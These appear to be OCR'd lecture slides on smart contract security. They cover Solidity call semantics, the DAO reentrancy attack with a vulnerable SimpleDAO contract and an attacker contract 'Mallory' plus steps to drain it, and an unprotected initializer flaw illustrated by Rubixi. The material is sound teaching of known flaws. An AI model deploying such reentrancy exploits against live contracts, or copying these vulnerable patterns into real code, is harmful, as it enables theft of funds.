


```
contract Bob {
    uint x=0;
    function pong(address c){
        x=1;
        c.call.value(10000000)(bytes4(sha3("ping(uint)")),10);
        x=2;
} }
```

call


Exception

- Call is like:
  - caller makes a phone call to callee without caring about any response
  - Whether the callee throws a exception does not matter


Use you function xxx plz!(hang up)
Something is going wrong here!Can you hear me???
caller
callee

call

- Direct call is like:
  - caller works with callee in the same place
  - any exception thrown will be captured immediately




direct call

The DAO Attack

- The DAO contract raised about $150M before being attacked


- An attacker managed to put about $60M under his control



```
contract SimpleDAO {
mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender]-=amount;
}}}
```

The DAO Attack

- To perform the attack:
  - Deploy a contract shown right
  - Donate some Ether for Mallory
  - Call the fallback function of Mallory




```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;
    function Mallory(){owner = msg.sender; }
    function() { dao.withdraw(dao.queryCredit(this)); }
    function getJackpot(){ owner.send(this.balance); }
}
```


Fallback function

The DAO Attack


- Looping until:
  - Out of gas
  - Stack limit is reached
  - **Balance of the DAO is less than the credit of Mallory**
- Exception happens in the withdraw
  - the side effects of this invocation will be reverted



Access Control



1. A **smart contract** designates the address which initializes it as the contract's owner. This is a common pattern for granting special privileges such as the ability to withdraw the contract's funds.
2. Unfortunately, the initialization function can be called by anyone — even after it has already been called. Allowing anyone to become the owner of the contract and take its funds.




Code Example:

In the following example, the contract's **initialization function** sets the caller of the function as its owner. However, the logic is detached from the contract's constructor, and it does not keep track of the fact that it has already been called.

```
function initContract() public {
        owner = msg.sender;
}
```

A real example: Rubixi



